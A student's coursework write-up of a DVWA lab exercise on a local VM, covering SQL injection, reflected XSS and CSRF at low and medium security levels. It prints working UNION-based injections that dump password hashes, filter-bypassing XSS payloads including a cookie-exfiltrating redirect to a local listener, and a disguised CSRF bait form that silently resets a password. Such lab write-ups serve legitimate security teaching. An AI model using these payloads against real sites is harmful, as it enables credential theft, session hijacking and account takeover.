

CS628 Assignment 3 – Exploring the Web Vulnerabilities (CSRF,XSS,SQLi)

Souvik Mukherjee

Roll Number: 231110405

1. SQL Injection

1.1. Problem and approach:

Here, we're trying to steal passwords from a "users" table of the database present in the backend, a PHP code is running and invoking the query. There is vulnerability in the php, where we can inject code via our data.

There is a PHP code performing form submission via the "HTTP GET" method. The retrieved data is placed in the "\$id" variable. It is running a while loop iterating through all the contents retrieved by the "mysql_query" and placing it in "\$first" and "\$last" variables and "echoing" them. It is actually expected to "echo" the "id, first name and last name" for the given "id" value, but we are modifying our code, to make sure we also "echo" out the "MD5 hashed passwords".

1.2. "LOW" Level Security Attack:

The vulnerable line of code is:

```
$getid = " SELECT first_name, last_name FROM users WHERE user_id = '$id' ";
```

We will try to end the quotation by providing a end quote from our side as input, and then inject our desired code. We will then comment out the rest of the code using a "#".

We have to map the two fields (first, last) handled by the code

```
"echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;"
```

I've ended the ongoing SQL query with a end quotation, and used a "UNION" to club my code with the query present in PHP. I have asked for two columns to the query, namely "first_name" and "password", the first name is mapped to first name and the password is mapped to surname of the echo code. (echo 'ID: ' . \$id . '
First name: ' . \$first . '
Surname: ' . \$last;")

Code passed in the textbox:

```
' UNION SELECT first_name, password FROM users#
```

The code it becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = ' ' UNION SELECT first_name, password FROM users #'
```

It is searching for id= ' ', which leads to no result, and then our code comes into play

3 Possible payloads:

1. ' UNION SELECT first_name, password FROM users#
2. false' UNION SELECT first_name, password FROM users#
3. 1' UNION SELECT first_name, password FROM users# [for admin we'll get first name and last name, for all others, first name and password]

The retrieved MD5 hashed passwords, for respective users:



DVWA

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f268853678922e03

ID: ' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 0d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

1.3. "MEDIUM" Level Security Attack:

The vulnerable line of code is:

```
$getid = " SELECT first_name, last_name FROM users WHERE user_id = $id ";
```

There is an extra layer of protection here: "\$id = mysql_real_escape_string(\$id);"

This was a command in older PHP's (before PHP 5.5.0) used to remove special characters, or simply, it was used to sanitize inputs from SQL injection attacks. As per the vulnerable code, we need not use end quotation here, hence our task becomes more easy.


1. If we want to know the first name and last name (without password) of all the users, we can put this in the text box:

```
>> [33 or true];
i.e. [any number) or true]
```

3 possible payloads:

(false or true), (33 or true), (true or true)

The RHS placed in the textbox, will always end up **true**, and the 'first name' and 'last name' of all the users will be printed.



Vulnerability: SQL Injection

User ID:

```
ID: 33 or true
First name: admin
Surname: admin

ID: 33 or true
First name: Gordon
Surname: Brown

ID: 33 or true
First name: Hack
Surname: Me

ID: 33 or true
First name: Pablo
Surname: Picasso

ID: 33 or true
First name: Bob
Surname: Smith
```

The actual queried SQL code becomes:

```
>>SELECT first_name, last_name  
FROM users WHERE user_id = 33 or true
```

Since there is no user 33, this part becomes false, and the or part is always true.

Also, "true or false" will not work, as true is also equal to '1' and id=1 will be printed.

ID: true or false
First name: admin
Surname: admin

2. If we want to know the first name and **passwords** of all the users, we can put this in the text box:

```
>> false UNION SELECT first_name, password FROM users
```

3 possible payloads:

```
>> (false UNION SELECT first_name, password FROM users)  
>> (33 UNION SELECT first_name, password FROM users)  
>> (true UNION SELECT first_name, password FROM users)
```

The actual queried SQL code becomes:

```
>>SELECT first_name, last_name FROM users WHERE user_id = false UNION SELECT  
first_name, password FROM users
```

Here, we end the ongoing SQL query with a false and put up a 'UNION' of our own desired query. The later section of code (`echo 'ID: ' . $id . '
First name: ' . $first . '
Surname: ' . $last;`) is handling two columns, we'll pass password to one of them.

Instead of (\$first and \$last) I'm sending (\$first, \$password)



Vulnerability: SQL Injection

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

User ID:

ID: false UNION SELECT first_name, password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: false UNION SELECT first_name, password FROM users
First name: Gordon
Surname: e99a18c428cb38d5f268853678922e83
ID: false UNION SELECT first_name, password FROM users
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: false UNION SELECT first_name, password FROM users
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: false UNION SELECT first_name, password FROM users
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

2. Reflected Cross Site Scripting (XSS)

2.1. Problem and approach:

Here, we're trying to inject a script to retrieve the session cookie and display it as a pop up, or show it up in some local site.

The site is trying to take the **key** name of the user as an input, and is 'echoing' her/his name along with a preceding 'hello' as an output.

Vulnerability: Reflected Cross Site Scripting (XSS)



But a malicious user can try to inject a script instead of her/his name and steal information from the session, like steal away the session cookies. There are numerous possible scripts to display the cookies, from an alert (pop-up) to opening external website to image, animations, audio, etc.

2.2. "LOW" Level Security Attack:

The vulnerable line of code is:

```
>> echo 'Hello ' . $_GET['name'];
```

If instead of giving our name, we pass a script, while echoing, the entered name (expected data) gets executed as a `<script>` (code) and that code may be malicious

Potential Code(s) passed in the textbox [3 potential payloads]:

1. `<script>alert(document.cookie)</script>` [displays a pop-up]
2. `<xss onafterscriptexecute=alert(document.cookie)><script>1</script>`
["onafterscriptexecute" executes after execution of a script, that's why we have put the script, "`<script>1</script>`" in the end. After this script onafterscriptexecute executes]
3. `<svg><animate onbegin=alert(document.cookie) attributeName=souvik dur=1s>`
[creating a dummy svg animation to pop out our cookie]

Modified PHP code line will become:

```
>> echo 'Hello ' . $_GET['<script>alert(document.cookie)</script>'];
```

Same happens for other two payloads

So the URL is modified

- From: http://localhost/dvwa/vulnerabilities/xss_r/?name=Souvik
- To: [http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert\(document.cookie\)</script>](http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>)

We get our desired session cookie as a pop-up:



2.3. "MEDIUM" Level Security Attack:

The vulnerable line of code is:

```
>> echo 'Hello '. str_replace('<script>', '', $_GET['name']);
```

Input sanitization:

The only difference here is that the developer has now put up a condition that, whenever the entered input contains the substring "<script>" in it, it gets removed.

After that we are concatenating "Hello" to this sanitised string.

But still the attack is easily possible, for example, the string comparison, here, is case sensitive and PHP is not.

We can use something like this: "<scr<script>ipt>" which will be converted to "<script>" after removing the internal "<script>", as we are not doing multiple iteration of checks.

Or, we can host a local server and try to catch the session cookie over there, instead of directly showing as a pop-up.

4 possible payloads (in textbox):

- >> (<SCRIPT>alert(document.cookie)</script>)
[strcmp is checking lowercase in <script>, we'll give upper case]
- >> (<scr<script>ipt>alert(document.cookie)</script>)
[The '<script>' is check once, we'll nest one more from both ends]
- >> In Terminal, we start a simple HTTP server on port no. 2654 (random port):
(cs628@u:~\$ python3 -m http.server 2654)

Then we send our host's cookie to our local site
(concatinating host's cookie with our site's cookie):
(<scr<script>ipt>window.location='http://localhost:2654/?
cookie='+document.cookie</script>)

```
>> (<svg><animate onbegin=alert(document.cookie) attributeName=souvik dur=1s>)
```

Possible payload No. 1

[Exploiting case not checked; we're giving 'UPPERCASE' to overcome the check done in 'lowercase' of the string '<script>']

Code passed in the textbox:

```
<SCRIPT> alert(document.cookie)</script>
```

Modified PHP code line will become:

```
>> echo 'Hello '. $_GET['<SCRIPT>alert(document.cookie)</script>'];
```

So the URL is modified

- **From :** http://localhost/dvwa/vulnerabilities/xss_r/?name=Souvik
- **To:** [http://localhost/dvwa/vulnerabilities/xss_r/?name=<SCRIPT>alert\(document.cookie\)</script>](http://localhost/dvwa/vulnerabilities/xss_r/?name=<SCRIPT>alert(document.cookie)</script>)

We get our desired session cookie as a pop-up:



Possible payload No. 2

[Exploiting the fact that the str_replace is done only once, what if we wrap a <script> around another <script>]

In the below codes, the red ink <script> will be replaced and the blue ink <script> stays

Code passed in the textbox:

```
<scr<script>ipt> alert(document.cookie)</script>
```

Modified PHP code line will become:

```
>> echo 'Hello '. $_GET['<scr<script>ipt> alert(document.cookie)</script>'];
```

So the URL is modified

- **From :** http://localhost/dvwa/vulnerabilities/xss_r/?name=Souvik
- **To:** [http://localhost/dvwa/vulnerabilities/xss_r/?name=<scr<script>ipt> alert\(document.cookie\)</script>](http://localhost/dvwa/vulnerabilities/xss_r/?name=<scr<script>ipt> alert(document.cookie)</script>)

We get our desired session cookie as a pop-up:



- **My input in the textbox:**

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Souvik

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Souvik

Possible payload No. 3

[In Terminal, we will start a simple HTTP server, on port no. 2654(random port number), then we'll send our host's cookie to our local site, and concatenate it with our local site's cookie]

It is always better if we can spoof the session cookie without the user knowing, i.e. without a pop-up on the screen.

Code passed in the textbox:

```
<scr<script>ipt>window.location='http://localhost:2654/?cookie='+document.cookie</script>
```

Modified PHP code line will become:

```
>> echo 'Hello ' . $_GET['<scr<script>ipt>window.location='http://localhost:2654/?cookie='+document.cookie</script>'];
```

We start the server using the terminal, on port number 2654(random port no.):

Command: `python3 -m http.server 2654`

We can see the cookie is concatenated to the local host's cookie and we can also see it in the terminal who is serving the local website.

```
cs628@u:~$ python3 -m http.server 2654
Serving HTTP on 0.0.0.0 port 2654 (http://0.0.0.0:2654/) ...
127.0.0.1 - - [15/Oct/2023 19:04:32] "GET /?cookie=security=medium;%20PHPSESSID=
dc05d639b6dda623b282fe3bfca9654a HTTP/1.1" 200 -
```



My input in the textbox:

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Souvik

<scr<script>ipt>window.location='http://localhost:2654/?cookie='+document.cookie</script>

Submit

Hello Souvik

3. Cross Site Request Forgery (CSRF)

3.1. Problem and approach:

Here, we're trying to use our social engineering skills to make the user do unintended tasks. The target given in this exercise is to execute a CSRF attack to change password of the currently logged in user.

When our user is logged into some website (say a banking site), he/she's already authenticated to perform the transactions, meanwhile our the attacker has created a attack/vulnerable webpage, with account number of the host and amount, hidden and preloaded in it. As soon as the hacker baits the host to click a button on that vulnerable webpage, with a condition that the actual bank site is logged in and open in the other tab, the transaction request gets validated and the bank allows the transaction to occur.

3.2. "LOW" Level Security Attack: [I've made webpage for low level]

In the 'low' security level of the CSRF in the DVWA site, after inspecting the input textbox area, we can find our vulnerable code segment.

Now I have created a HTML webpage (Vote for Women in STEM), containing a hidden CSRF payload, it has the localhost access link, credentials and modified password preloaded into both the "Change" buttons. This payload will initiate a password change when the user unknowingly loads the HTML page.

Once our user clicks any of the two buttons, the password is updated.

```
<h1>Vulnerability: Cross Site Request Forgery (CSRF)
</h1>
<div class="vulnerable_code_area">
  <h3>Change your admin password:</h3>
  <br>
  <form action="#" method="GET">
    New
    password:<br>
    <input type="password" autocomplete="off"
    name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off"
    name="password_conf">
    <br>
    <input type="submit" value="Change"
    name="Change">
  </form>
</div>
```

```
form, fieldset
  margin: 0;
  padding: 0;
  border-style:
}
Inherited from div
div#main_body {
  font-size:
}
Inherited from div
div#container {
  font-size:
}
Inherited from body
body {
  font-size: 1em;
}
```

The vulnerble code snippet

```

<h3 style="color:#188888;"> Cast your vote NOW!!! </h3>

<form action="http://localhost/dvwa/vulnerabilities/csrf/" method="GET">
<input type="hidden" AUTOCOMPLETE="off" name="password_new" value="abcd">
<input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="abcd">
<input type="checkbox">
I do not wish to see more girls in STEM, I do not want any
<input type="submit" value="Change" name="Change">
</form>

<form action="http://localhost/dvwa/vulnerabilities/csrf/" method="GET">
<input type="hidden" AUTOCOMPLETE="off" name="password_new" value="abcd">
<input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="abcd">
<input type="checkbox">
I'm in support for more girls in STEM, I do want a
<input type="submit" value="Change" name="Change">
</form>
</center>

```

Exploiting the vulnerability (in attack webpage)



The Attack webpage



A successful attack

Steps in the CSRF attack:

A clone of the "password change" form is placed in the hack webpage, with some modifications.

The box that takes input from user, of the "new password" and "confirm new password" are now **hidden and preloaded with our required values (i.e. preloaded with the password that we want it to be changed to).**

```
<input type="hidden" AUTOCOMPLETE="off" name="password_new" value="abcd">  
<input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="abcd">
```

The form as in the real website, opens the 'localhost' link, and the change button is as it is.

```
<form action="http://localhost/dvwa/vulnerabilities/csrf/" method="GET">
```

We have created bait around the 'click' button, and we are expected to believe that we'll somehow convince our user to open this site, at a time when the actual website is open and is also logged in by the user.

As soon as the user clicks the 'change' button in the bait website, the password is changed.

CSRF Medium level attack

Here we have an additional check that ensures that the, **http referer header** needs to be (127.0.0.1 (or) localhost)

In-case we try to open the password change form by a redirect from another webpage, the *referer header will not match to "127.0.0.1 (or) localhost"* and hence the command would not be executed.

The solution to this problem is, we need to *intercept the ongoing packet*, from our vulnerable website and place the referer header in that, i.e. *place "Referer: http://127.0.0.1/DVWA/vulnerabilities/csrf/" into the intercepted message, and then forward it.*

To do this we need the help of some software, *like "Burp Site Professional"*, but since *our VM do not have an active internet connection, it is not possible in our VM.*

But, once we've *intercepted and modified the outgoing packet*, we can see our password is immediately changed.

***** **Thank You** *****